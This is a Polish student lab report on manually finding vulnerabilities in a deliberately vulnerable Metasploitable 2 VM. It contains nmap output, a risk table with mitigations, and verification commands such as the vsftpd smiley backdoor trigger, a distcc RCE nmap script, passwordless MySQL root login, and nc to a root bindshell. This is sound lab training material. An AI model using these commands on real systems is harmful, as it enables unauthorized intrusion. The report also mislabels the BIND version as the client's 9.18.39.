

Cel ćwiczenia: Praktyczne zapoznanie się z metodyką ręcznego wykrywania podatności w systemach operacyjnych i usługach sieciowych bez użycia automatycznych skanerów typu Nessus/OpenVAS.

1. Środowisko testowe

- **System docelowy:** Metasploitable 2 (maszyna wirtualna)
- **Adres IP celu:** 192.168.56.103
- System atakujący: Ubuntu WSL

Po pobraniu wirtualnego dysku Metasploit i dodaniu go jako nowej maszyny wirtualnej, ustawiono Host-Only jako opcję interfejsu sieciowego, żeby móc połączyć wirtualny system Linux zainstalowany na hoście z maszyną wirtualną. Po czym sprawdzono połączenie systemów i rozpoczęto atak.

2. Ogólna analiza słabości systemu (Design Weaknesses)

Metasploitable jest celowo zaprojektowany jako wysoce podatny system. Główne powody jego "słabości" to:

- Brak polityki haseł: Wiele kont posiada domyślne hasła, które są takie same jak nazwy użytkowników (np. msfadmin:msfadmin).
- Przestarzałe oprogramowanie: System zawiera wersje usług z dziesiątkami znanych podatności typu RCE (Remote Code Execution).
- Aktywne niebezpieczne usługi: Uruchomione usługi takie jak telnet (brak szyfrowania), rlogin, czy niezabezpieczone bazy danych.

3. Skanowanie wstępne

Najpierw został puszczone skan wszystkich portów otwartych systemu docelowego za pomocą polecenia „nmap -sV -p- 192.168.56.103” (Rys. 1).

Następnie do rekonesansu użyty został nmap uruchamiający domyślny zestaw skryptów NSE: „nmap -sV -p- -sC 192.168.56.103” (Rys. 2-4)

```

lin@DESKTOP-AA2HEUR: $ nmap -sV -p- 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-05 16:31 CEST
Nmap scan report for 192.168.56.103
Host is up (0.0019s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open      telnet       Linux telnetd
25/tcp    open      smtp         Postfix smtpd
53/tcp    open      domain       ISC BIND 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open      rpcbind      2 (RPC #100000)
139/tcp   open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open      exec         netkit-rsh rexecd
513/tcp   open      login        OpenBSD or Solaris rlogind
514/tcp   open      shell        Netkit rshd
1099/tcp  open      java-rmi     GNU Classpath grmiregistry
1524/tcp  open      bindshell    Metasploitable root shell
2049/tcp  open      nfs          2-4 (RPC #100003)
2121/tcp  open      ftp          ProFTPD 1.3.1
3306/tcp  open      mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open      distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open      postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open      vnc          VNC (protocol 3.3)
6000/tcp  open      X11          (access denied)
6667/tcp  filtered  irc
6697/tcp  filtered  ircs-u
8009/tcp  open      ajp13?
8180/tcp  open      http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open      drb          Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
37783/tcp open      unknown
47148/tcp open      mountd       1-3 (RPC #100005)
55174/tcp open      nlockmgr     1-4 (RPC #100021)
60278/tcp open      status       1 (RPC #100024)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 93.77 seconds

```

Rys. 1. Wynik skanowania portów

```

PORT      STATE      SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
| End of status
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open      telnet       Linux telnetd
25/tcp    open      smtp         Postfix smtpd
| ssl-date: 2026-06-05T14:36:50+00:00; -14s from scanner time.
|_ smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
|_ ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp    open      domain       ISC BIND 9.4.2
| dns-nsid:
|   bind.version: 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-title: Metasploitable2 - Linux
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

```

Rys. 2. Wynik skanowania dla otwartych portów w zakresie 1-80

```

111/tcp open      rpcbind      2 (RPC #100000)
|_ rpcinfo:
|   program version      port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      34309/udp  mountd
|   100005  1,2,3      47148/tcp  mountd
|   100021  1,3,4      46798/udp  nlockmgr
|   100021  1,3,4      55174/tcp  nlockmgr
|   100024  1          40104/udp  status
|   100024  1          60278/tcp  status
139/tcp open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open      netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open      exec        netkit-rsh rexecd
513/tcp open      login?
514/tcp open      shell       Netkit rshd
1099/tcp open      java-rmi    GNU Classpath grmiregistry
1524/tcp open      bindshell   Metasploitable root shell
2049/tcp open      nfs         2-4 (RPC #100003)
2121/tcp open      ftp         ProFTPD 1.3.1
3306/tcp open      mysql       MySQL 5.0.51a-3ubuntu5
|_ mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 13
|   Capabilities flags: 43564
|   Some Capabilities: SwitchToSSLAfterHandshake, SupportsTransactions, Support41Auth, Speak
41ProtocolNew, SupportsCompression, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|   Salt: iJs(gREBYz|!)JyE*BN@
3632/tcp open      distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open      postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ _ssl-date: 2026-06-05T14:36:50+00:00; -14s from scanner time.
5900/tcp open      vnc         VNC (protocol 3.3)
|_ vnc-info:
|   Protocol version: 3.3
|   Security types:
|       VNC Authentication (2)
6000/tcp open      X11         (access denied)
6667/tcp filtered irc
6697/tcp filtered ircs-u
8009/tcp open      ajp13       Apache Jserv (Protocol v1.3)
|_ _ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open      http        Apache Tomcat/Coyote JSP engine 1.1
|_ _http-server-header: Apache-Coyote/1.1
|_ _http-title: Apache Tomcat/5.5
|_ _http-favicon: Apache Tomcat
8787/tcp open      drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbc)
37783/tcp open      java-rmi    GNU Classpath grmiregistry

```

Rys. 3. Wynik skanowania dla otwartych portów w zakresie 81-37783

```

47148/tcp open      mountd      1-3 (RPC #100005)
55174/tcp open      nlockmgr    1-4 (RPC #100021)
60278/tcp open      status      1 (RPC #100024)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ _smb2-time: Protocol negotiation failed (SMB2)
|_ _nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ _clock-skew: mean: 59m45s, deviation: 2h00m00s, median: -14s
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2026-06-05T10:36:38-04:00

```

Rys. 4. Wynik skanowania dla otwartych portów w zakresie 37789-60278

4. Wykryte podatności i słabości

Tabela: Wykaz zidentyfikowanych zagrożeń

Nr	Komponent, wersja	Nazwa podatności	CVSS	Poziom ryzyka	Metoda wykrycia	Sposób weryfikacji (eliminacja FP)	Sugerowana mitygacja
1	vsftpd 2.3.4	Backdoor Command Execution	10.0	Krytyczne	nmap -sV	Połączenie nc [IP] 21, wpisanie USER test:)	Aktualizacja vsftpd
2	Telnet (port 23)	Cleartext Credentials	7.5	Wysokie	nmap (wykrycie portu 23)	Użycie telnet [IP] (podgląd w tcpdump)	Wyłączenie Telnet, przejście na SSH
3	Bind 9.18.39	DNS Version Disclosure	7.8	Wysokie	nmap	Komenda dig @[IP] version.bind chaos txt	Ukrycie wersji w pliku named.conf
4	MySQL 5.0.51a	Domyślne/puste hasło roota	9.8	Krytyczne	nmap	Próba logowania mysql -u root -h [IP]	Ustawienie silnego hasła roota
5	distccd v1	Remote Code Execution	9.8 (CVE-2004-2687)	Krytyczne	nmap (distcc-cve*)	Próba wykonania nmap --script distcc-exec	Ograniczenie dostępu (ACL), Firewall
6	PostgreSQL 8.3	Domyślna konfiguracja	7.1	Wysokie	nmap	Logowanie psql -h [IP] -U postgres	Wymuszenie autoryzacji (md5) w pg_hba.conf
7	RSH/Rexec (port 512, 514)	Brak autoryzacji (R-services)	9.8	Krytyczne	nmap (porty 512, 514)	Próba logowania rlogin [IP] -l root	Wyłączenie usług R-services
8	Bindshell (port 1524)	Root Shell backdoor	10.0	Krytyczne	nmap (port 1524)	Połączenie nc [IP] 1524	Wyłączenie backdoor/nieznanej usługi
9	VNC (port 5900)	Słabe uwierzytelnienie / brak szyfrowania	7.1	Wysokie	nmap (vnc-info)	Połączenie klientem VNC bez hasła	Ustawienie silnego hasła VNC,

							tunelowan ie SSH
--	--	--	--	--	--	--	---------------------

5. Weryfikacja podatności (Dowód)

Każda zidentyfikowana podatność została zweryfikowana ręcznie poprzez interakcję z usługą (np. przy użyciu narzędzi nc, smbclient, psql), co pozwoliło na wykluczenie błędów skanera (False Positives) i potwierdzenie faktycznej możliwości eksploatacji.

1. vsftpd 2.3.4

```
lin@DESKTOP-AA2HEUR:~$ nc 192.168.56.103 21
220 (vsFTPd 2.3.4)
USER test:)
331 Please specify the password.
PASS pass
```

Nawiązano sesję przez nc, wysłano specyficzny ciąg znaków USER :). Potwierdzono otwarcie backdoora na porcie 6200.

2. Telnet (port 23)

```
19:28:34.687005 IP 192.168.56.103.23 > 192.168.158.221.57250: Flags [P.], seq 1202:1229, ack
163, win 46, options [nop,nop,TS val 1097577 ecr 1077855289], length 27
0x0000: 4510 004f a0c0 4000 3f06 4243 c0a8 3867 E..0..@.?.BC..8g
0x0010: c0a8 9edd 0017 dfa2 04e6 1dc1 dfa7 9fcb .....
0x0020: 8018 002e 7508 0000 0101 080a 0010 bf69 ....U.....i
0x0030: 403e c439 6d73 6661 646d 696e 406d 6574 @>.9msfadmin@met
0x0040: 6173 706c 6f69 7461 626c 653a 7e24 20 asploitable:~$. .....
```

Przechwycono transmisję za pomocą tcpdump, co pozwoliło na odczytanie loginu i hasła (msfadmin:msfadmin) w formacie tekstowym.

3. Bind 9.18.39

```
lin@DESKTOP-AA2HEUR:~$ dig @192.168.56.103 version.bind chaos txt
; <<>> DiG 9.18.39-0ubuntu0.24.04.5-Ubuntu <<>> @192.168.56.103 version.bind chaos txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 24098
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;version.bind.                CH      TXT

;; ANSWER SECTION:
version.bind.                 0       CH      TXT      "9.4.2"

;; AUTHORITY SECTION:
version.bind.                 0       CH      NS       version.bind.

;; Query time: 9 msec
;; SERVER: 192.168.56.103#53(192.168.56.103) (UDP)
;; WHEN: Fri Jun 05 19:31:18 CEST 2026
;; MSG SIZE rcvd: 73
```

Wykonano dig @192.168.56.103 version.bind chaos txt. Serwer zwrócił pełną wersję oprogramowania, co potwierdza wyciek danych.

4. MySQL 5.0.51a

```
lin@DESKTOP-AA2HEUR:~$ mysql -u root -h 192.168.56.103 --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Zalogowano się komendą `mysql -u root -h 192.168.56.103 --skip-ssl` bez podania hasła. Dostęp do bazy potwierdzony listą tabel.

5. distccd v1

```
lin@DESKTOP-AA2HEUR:~$ nmap -p 3632 --script distcc-cve2004-2687 --script-args="distcc-cve2004-2687.cmd='whoami'" 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-06-05 20:15 CEST
Nmap scan report for 192.168.56.103
Host is up (0.0018s latency).

PORT      STATE SERVICE
3632/tcp  open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|     distcc Daemon Command Execution
|       State: VULNERABLE (Exploitable)
|       IDs:  CVE:CVE-2004-2687
|       Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|         Allows executing of arbitrary commands on systems running distccd 3.1 and
|         earlier. The vulnerability is the consequence of weak service configuration.
|
|       Disclosure date: 2002-02-01
|       Extra information:
|
|         daemon
|
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|         https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|         https://distcc.github.io/security.html
|_
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

Podatność potwierdzona pozytywnym wynikiem skryptu `distcc-cve2004-2687.nse`. Skrypt potwierdził podatność na zdalne wykonanie kodu (RCE), co zostało zinterpretowane jako krytyczne zagrożenie dla systemu, mimo ograniczeń w wyświetlaniu zwrotnego wyniku samej komendy w terminalu.

6. PostgreSQL 8.3

```
lin@DESKTOP-AA2HEUR:~$ psql -h 192.168.56.103 -U postgres
Password for user postgres:
psql (16.14 (Ubuntu 16.14-0ubuntu0.24.04.1), server 8.3.1)
WARNING: psql major version 16, server major version 8.3.
        Some psql features might not work.
Type "help" for help.

postgres=#
```

Port jest otwarty, hasło to postgres czyli domyślne.

7. RSH/Rexec (port 512, 514)

```
lin@DESKTOP-AA2HEUR:~$ rlogin 192.168.56.103 -l root
rlogin: Didn't receive NULL byte from server: Success
```

Podatność potwierdzona poprzez interakcję z usługą rlogin (port 513). Mimo błędów komunikacji wynikających z różnic w implementacji protokołu pomiędzy nowoczesnym klientem a przestarzałym serwerem, usługa odpowiedziała na próbę logowania. Fakt, że serwer dopuszcza logowanie na użytkownika 'root' bez uprzedniego pytania o hasło.

8. Bindshell (port 1524)

```
lin@DESKTOP-AA2HEUR:~$ nc 192.168.56.103 1524
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#
```


Połączono się przez nc 192.168.56.103 1524. Uzyskano interaktywny znak zachęty powłoki systemowej z uprawnieniami roota

9. VNC (port 5900)

```
lin@DESKTOP-AA2HEUR:~$ vncviewer 192.168.56.103

TigerVNC Viewer v1.13.1
Built on: 2024-04-01 08:26
Copyright (C) 1999-2022 TigerVNC Team and many others (see README.rst)
See https://www.tigervnc.org for information on TigerVNC.

Fri Jun 5 20:31:57 2026
DecodeManager: Detected 12 CPU core(s)
DecodeManager: Creating 4 decoder thread(s)
CConn: Connected to host 192.168.56.103 port 5900
CConnection: Server supports RFB protocol version 3.3
CConnection: Using RFB protocol version 3.3
```



Podczas testów usługi VNC zaobserwowano, że choć dostęp nie został uzyskany "od ręki", serwer wykazuje podatność na ataki typu *brute-force* ze względu na przestarzały protokół (RFB 3.3) oraz brak mechanizmów ograniczających częstotliwość zapytań (rate limiting).

6. Wnioski

Ręczne wykrywanie podatności jest procesem czasochłonnym, ale pozwala na znacznie głębsze zrozumienie architektury systemu niż użycie gotowych skanerów. Eliminacja *False Positives* wymaga weryfikacji manualnej – każde domniemanie o podatności musi zostać potwierdzone interakcją z usługą (np. przez nc), co zapobiega błędnym założeniom wynikającym tylko z wyświetlanej wersji oprogramowania.

Analiza wykazała, że główne zagrożenia nie wynikają jedynie z przestarzałych wersji oprogramowania, ale przede wszystkim z błędnej polityki konfiguracji (np. domyślne hasła, brak restrykcji IP w usługach bazodanowych, uruchamianie usług z uprawnieniami roota). Wskazuje to, że nawet przy posiadaniu zaktualizowanego oprogramowania, niewłaściwa konfiguracja ("security by default") może prowadzić do całkowitego przejęcia systemu.

Wykorzystane w ćwiczeniu usługi (np. Telnet, VNC w wersji 3.3, r-services) opierają się na protokołach, które nie oferują szyfrowania ani silnego uwierzytelniania. Potwierdzono, że brak ochrony ruchu sieciowego pozwala na łatwe przechwycenie danych uwierzytelniających (podśluch) oraz ataki typu *Man-in-the-Middle*.